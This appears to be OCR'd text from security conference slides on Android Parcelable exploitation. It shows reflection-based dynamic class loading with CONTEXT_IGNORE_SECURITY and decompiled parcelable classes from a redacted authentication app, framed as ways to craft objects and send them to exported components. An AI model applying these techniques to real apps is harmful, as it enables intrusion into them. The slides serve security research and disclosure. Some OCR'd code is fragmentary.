


```java
public Context createPackageContext(String packageName, int flags)
        throws NameNotFoundException {
    return createPackageContextAsUser(packageName, flags, mUser);
}
```


Flags: CONTEXT_INCLUDE_CODE | CONTEXT_IGNORE_SECURITY

Dynamic Code Loading


Exploitation Techniques



```
Object instance = clu.getInstanceForClass( className: "com.example.app.Example",
        new Class[]{String.class, String.class},
        new Object[]{"Java", "Reflection"}
);
```



```
public Object getInstanceForClass(String className,Class<?>[] parameterTypes, Object[] constructorArgs) {  no usages
    try {
        Class<?> clazz = classLoader.loadClass(className);
        Constructor<?> genericConstructor = clazz.getDeclaredConstructor(parameterTypes);
        genericConstructor.setAccessible(true);
        return genericConstructor.newInstance(constructorArgs);
    } catch (NoSuchMethodException | InvocationTargetException | IllegalAccessException |
             InstantiationException | ClassNotFoundException e){
        throw new RuntimeException(e);
    }
}
```



```
public T newInstance(java.lang.Object... initargs)
        throws java.lang.IllegalAccessException, java.lang.IllegalArgumentException,
                java.lang.InstantiationException, java.lang.reflect.InvocationTargetException {
    throw new RuntimeException("Stub!");
}
```

Dynamic Code Loading

Exploitation Techniques

Technique	Class Size	Cons
Class Reconstruction	Small	Unsuitable even for medium sized classes
Import as a library	Any	Size, Duplicate Classes, Errors
Dynamic Code Loading	Medium	Package visibility limitations ?

Summary

❑ Android uses parcelables besides serializables for inner and inter process communication

❑ In several cases, Android applications attempt to retrieve these objects in their exported components from intents sent by other apps.

❑ We saw various techniques we use to efficiently create these objects and send them to the target.

Hey Dimitrios ! Gongrats on your BH presentation


Hey, thanks! Glad you liked it !!

Well… it was nice but hmm…

What do you mean ?

😈 😈 😈 Parcelize that…


Parcel… what ?



```
public final class AuthParameters implements android.os.Parcelable {
    private boolean allowScreenshot;
    private final com.[redacted].auth.models.AuthReason authReason;
    private java.lang.String authSessionUUIDString;
    private final com.[redacted].models.AuthUiStrings authUiStrings;
    private final com.[redacted].auth.models.AuthenticationType authenticationType;
    private final java.lang.String authority;
    private java.lang.String carrierIMAPSecure;
    private java.lang.String carrierSMTPSecure;
    private final java.lang.String clientId;
    private final java.lang.String codeChallenge;
    private final java.lang.String codeVerifier;
    private boolean descriptionChangeEnabled;
    private java.lang.String descriptionText;
    private java.lang.String displayName;
    private boolean enableGoogleGranularPermission;
    private com.[redacted].models.ExchangeServerDetails exchangeLoginDetails;
    private final java.lang.String existingEmail;
    private boolean hasCarrierDetails;
    private final com[redacted].customtabs.UserActionParams helpActionParams;
    private java.lang.String incomingServerName;
    private java.lang.String incomingServerPassword;
    private java.lang.Integer incomingServerPort;
    private java.lang.String incomingServerScheme;
    private java.lang.String incomingServerUserName;
    private boolean isSovereignAccount;
    private final com.[redacted]models.OAuthConfig oAuthConfig;
    private final java.lang.String odcHost;
    private final java.lang.String onPremUri;
    private java.lang.String outgoingServerName;
    private java.lang.String outgoingServerPassword;
    private java.lang.Integer outgoingServerPort;
    private java.lang.String outgoingServerScheme;
    private java.lang.String outgoingServerUserName;
    private final java.lang.String redirectUri;
    private final java.lang.String resource;
    private int retryCount;
    private final java.lang.String scopes;
    private final java.lang.String sdkAccountId;
    private final com.[redacted]models.SDKAuthParams sdkAuthParams;
    private final java.lang.String serverUri;
    private boolean showAdvancedSettingsToggleChecked;
    private final java.lang.String state;
    private final boolean supportsCustomTab;
    private final boolean supportsShortLivedToken;
    private com.[redacted].models.TraditionalAuthUIParams traditionalAuthUIParams;
    private final com[redacted].customtabs.UserActionParams wrongAuthenticationTypeActionParams;
```


46

9 Custom classes




```
public final /* data */ class AuthUiStrings implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.[redacted].models.AuthUiStrings>
    private final com.[redacted]models.WebViewUiStrings webViewUiStrings;
```

52




```
public final /* data */ class WebViewUiStrings implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.[redacted].models.WebViewUiStrings>
    private final int anErrorOccurred;
    private final int cancel;
    private final int install;
    private final int shouldInstallBrowser;
    private final int shouldInstallWebViewComponent;
```



```
public final /* data */ class ExchangeServerDetails implements android.os.Parcelable {
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.[redacted]models.ExchangeServerDetails> CREATOR = new
com.[redacted].models.ExchangeServerDetails.Creator();
    private java.lang.String domain;
    private final com[redacted].models.OnPremUri onPremUri;
```

53


55




```
public final /* data */ class OnPremUri implements android.os.Parcelable {
    public static final int $stable = 0;
    public static final android.os.Parcelable.Creator<com.[redacted]models.OnPremUri>
    private final java.lang.Integer port;
    private final java.lang.String server;
```

JADX DECOMPILED CODE

59




```
public final class UserActionParams implements android.os.Parcelable {
    public static final int $stable = 8;
    public static final android.os.Parcelable.Creator<com.[redacted].customtabs.UserActionParams>
co[redacted].customtabs.UserActionParams.Creator();
    private final android.graphics.Bitmap actionButtonBitmap;
    private final java.lang.String actionButtonString;
    private final java.lang.Integer clickableId;
    private final android.widget.RemoteViews remoteViews;
```



